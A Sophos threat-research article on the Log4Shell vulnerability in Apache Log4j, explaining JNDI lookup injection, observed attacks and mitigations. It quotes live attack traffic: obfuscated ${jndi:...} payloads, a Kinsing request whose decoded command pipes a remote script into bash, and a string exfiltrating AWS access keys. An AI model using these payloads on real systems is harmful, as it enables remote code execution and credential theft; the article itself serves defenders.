Log4Shell Hell: anatomy of an exploit outbreak

news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/

Sean Gallagher December 13, 2021

On December 9, a severe remote code vulnerability was revealed in Apache's Log4J , a very common logging system used by developers of web and server applications based on Java and other programming languages. The vulnerability affects a broad range of services and applications on servers, making it extremely dangerous—and the latest updates for those server applications urgent.


The vulnerability makes it possible for any attacker who can inject text into log messages or log message parameters into server logs that load code from a remote server; The targeted server will then execute that code via calls to the Java Naming and Directory Interface (JNDI). JNDI interfaces with a number of network services, including the Lightweight Directory Access Protocol (LDAP), Domain Name Service (DNS), Java's Remote Interface (RMI), and the Common Object Request Broker (CORBA). Sophos has seen efforts to exploit LDAP, DNS and RMI, using a URL tagged to those services redirected to an external server.

Sophos is already detecting malicious cryptominer operations attempting to leverage the vulnerability, and there are credible reports from other sources that several automated botnets (such as Mirai, Tsunami, and Kinsing) have begun to exploit it as well. Other types of attacks – and payloads – are likely to rapidly follow. While there are steps that server operators can take to mitigate the vulnerability, the best fix is to upgrade to the patched version, already released by Apache in **Log4j 2.15.0**. However, rolling out an upgrade may not be all that simple—especially if organizations don't know where it's been deployed as a component. (A list of malware detections associated with Log4J thus far can be found at the end of this report.)

Similar critical JNDI injection vulnerabilities have been found in other Java server components in the past, including one in the Internet Inter-ORB Protocol (IIOP) implementation of Oracle's WebLogic Server (CVE-2020-2551). But the widespread use of Log4J in both commercial and open-source software connected to the Internet—web and mobile application servers, email servers (including Apache's Java-based JAMES email server), and cloud services—makes this an especially difficult vulnerability to track down and patch. Previous flaws in Log4J have been far less severe.

Sophos has already detected hundreds of thousands of attempts since December 9 to remotely execute code using this vulnerability, and log searches by other organizations (including Cloudflare) suggest the vulnerability may have been openly exploited for weeks prior to its public exposure. The instances detected by Sophos have been mostly scans for the vulnerability, exploit tests, and attempts to install coin miners. We have also seen attempts to extract information from services, including Amazon Web Services keys and other private data.

How the Log4J exploit works



The flaw in earlier versions of Log4J is caused by a feature called *message lookup substitution*. When enabled (which it was, by default, before the bug fix), Log4j would detect strings referencing JNDI resources in configuration sources, log messages, and parameters passed by applications. Because Log4J doesn't sanitize URLs passed in these strings, an attacker can craft malicious requests to applications that use Log4J containing message substitution strings in fields containing a URL for a malicious server.

In the case of web applications, the string could be part of any portion of an HTTP communication that would be logged, formatted as a substitution command that references the malicious server—in the format **${jndi:[protocol]://[remote server and code address]}**. There are a variety of forms of obfuscation being used to prevent detection of scanning or exploitation, including the use of nested strings to invoke the JNDI interface (such as **(${${::-j}${::-n}${::-d}${::-l})**).

When passed to Log4J, lookup commands using JNDI result in Log4J reaching out to a server (local or remote) to fetch Java code. In the benign scenario, this code would be to help generate the data intended to be logged. But the essence of this vulnerability is that this same mechanism allows for execution of unvetted, malicious, remote Java code.

Tools such as *Interactsh* make this all too easy, enabling attackers to issue requests where the HTTP headers are "sprayed" with malicious strings, constructed to tease the receiving application into performing the message substitution, at which point the application triggers the vulnerability and loads or runs the remote code.

Below is a list of the HTTP headers seen in a GET request that illustrates the attacker using Interactsh to probe for a vulnerable servers, throwing a JNDI reference into nearly every element of the request:

```
referer=${jndi:ldap://[redacted].interact.sh},
x-http-host-override=${jndi:ldap://[redacted].interact.sh},
true-client-ip=${jndi:ldap://[redacted].interact.sh},
x-forwarded-port=443,
x-client-ip=${jndi:ldap://[redacted].interact.sh},
cf-connecting_ip=${jndi:ldap://[redacted].interact.sh},
x-forwarded-host=${jndi:ldap://[redacted].interact.sh},
contact=${jndi:ldap://[redacted].interact.sh},
host=[redacted].com,
from=${jndi:ldap://[redacted].interact.sh},
cache-control=no-transform,
x-forwarded-proto=https,
accept-language=en,
client-ip=${jndi:ldap://[redacted].interact.sh},
x-forwarded-for=${jndi:ldap://[redacted].interact.sh},
x-originating-ip=${jndi:ldap://[redacted].interact.sh},
x-host=${jndi:ldap://[redacted].interact.sh},
forwarded=${jndi:ldap://[redacted].interact.sh},
accept=*/*,
x-real-ip=${jndi:ldap://[redacted].interact.sh},
```

Payloads

Many of the initial attempts we've seen to leverage the Log4J exploit were associated with cryptocurrency miners. This includes Kinsing, a miner-related botnet, using a variety of obfuscation methods:

```
GET /?x=${jndi:ldap://93[.]189[.]42.8:5557/Basic/Command/Base64/
KGN1cmwgLXMgOTMuMTg5LjQyLjgvbGguc2h8fHdnZXQgLXEgLU8tIDkzLjE4OS40Mi44L2xoLnNoKXxiYXNo}

HTTP/1.1" 200 3440 "${jndi:${lower:l}${lower:d}${lower:a}${lower:p}
://93[.]189.42.8:5557/Basic/Command/Base64/KGN1cmwgLXMgOTMuMTg5LjQyLjgvbGguc2h8fHdnZXQ

XEgLU8tIDkzLjE4OS40Mi44L2xoLnNoKXxiYXNo}"
"${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://93[.]189.42.8:5557
/Basic/Command/Base64/KGN1cmwgLXMgOTMuMTg5LjQyLjgvbGguc2h8fHdnZXQgLXEgLU8tIDkzLjE4OS40

i44L2xoLnNoKXxiYXNo}"
```


The contents of the URL include a command encoded in Base64:

```
(curl -s 93.189.42.8/lh.sh||wget -q -O- 93.189.42.8/lh.sh)|bash
```

Sophos has also recorded attempts to reveal AWS access keys from a host using the Log4J vulnerability using another obfuscation technique to evade detection of the JNDI calls. These strings attempt to get the targeted endpoint to return the environmental variable used by programs that interact with AWS resources:

```
"GET /a1${${env:lsweqw:-j}ndi${env:lsweqw:-:}${env:lsweqw:-r}mi${env:lsweqw:-:}
//[MASKED_IP}/dupa123/MASKED_HOST:80/gp/${env:USER}/${env:AWS_ACCESS_KEY_ID}/
${env:AWS_SECRET_ACCESS_KEY}/dupa1234} HTTP/1.1" 302 455 "aaaaa1${${env:lsweqw:-j}
ndi${env:lsweqw:-:}${env:lsweqw:-r}mi${env:lsweqw:-:}
//1[MASKED_IP}:1099/dupa123/MASKED_HOST:80/gr/${env:USER}/${env:AWS_ACCESS_KEY_ID}/
${env:AWS_SECRET_ACCESS_KEY}/dupa1234}" "aaaaa1${${env:lsweqw:-j}ndi${env:lsweqw:-:}
${env:lsweqw:-
r}mi${env:lsweqw:-:}//[MASKED_IP]/dupa123/MASKED_HOST:80/ga/${env:USER}/
${env:AWS_ACCESS_KEY_ID}/${env:AWS_SECRET_ACCESS_KEY}/dupa1234}"
```

Detection and correction



SophosLabs has deployed a number of IPS rules to scan for traffic attempting to exploit the Log4J vulnerability. Less than a day after it became public, we saw a brief spike in traffic targeting it. Over the weekend, it began to surge, with the greatest spike coming over Saturday night and into Sunday morning (UTC).

The vast majority of this traffic (about 90%) was using the LDAP protocol as the target for exploits; smaller subsets used DNS and RMI. Some of this traffic, upon examination, may have been internal scanning for vulnerabilities by organizations, but much of it appeared to

be probes for exploitable systems by attackers. A sampling of requests collected from telemetry showed many using Interactsh, using a variety of obfuscation techniques to evade rules searching for “JNDI”, such as these attempts to use the RMI call:

```
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://[identifier].interact.sh/poc}
${${lower:jndi}:${lower:rmi}://[identifier].interact.sh/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}:
  //[identifier].interact.sh/poc}
```

Resolving the Log4J vulnerability requires defense in depth. Organizations should deploy rules to block exploit traffic from all internet-facing services (Sophos IPS currently blocks traffic matching known Log4J exploit signatures). But long-term protection will require identifying and updating instances of Log4J or mitigating the issue by changing settings in Log4J (either through XML or YAML configuration files in the root of Log4J’s path settings, or programatically). That may require code changes in products where Log4J is embedded.

SophosLabs would like to acknowledge the contributions of Fraser Howard, Hardik Shah, Gabor Szappanos, and Mukesh Kumar for their contributions to this report.

Sophos detections for malware using Log4J:

Troj/JavaDl-AAN
Troj/Java-AIN
Troj/BatDl-GR
Mal/JavaKC-B
XMRig Miner (PUA)
Troj/Bckdr-RYB
Troj/PSDl-LR
Mal/ShellDl-A
Linux/DDoS-DT
Linux/Miner-ADG
Linux/DDoS-DS
Linux/Miner-ZS
Linux/Miner-WU
Linux/Rootkt-M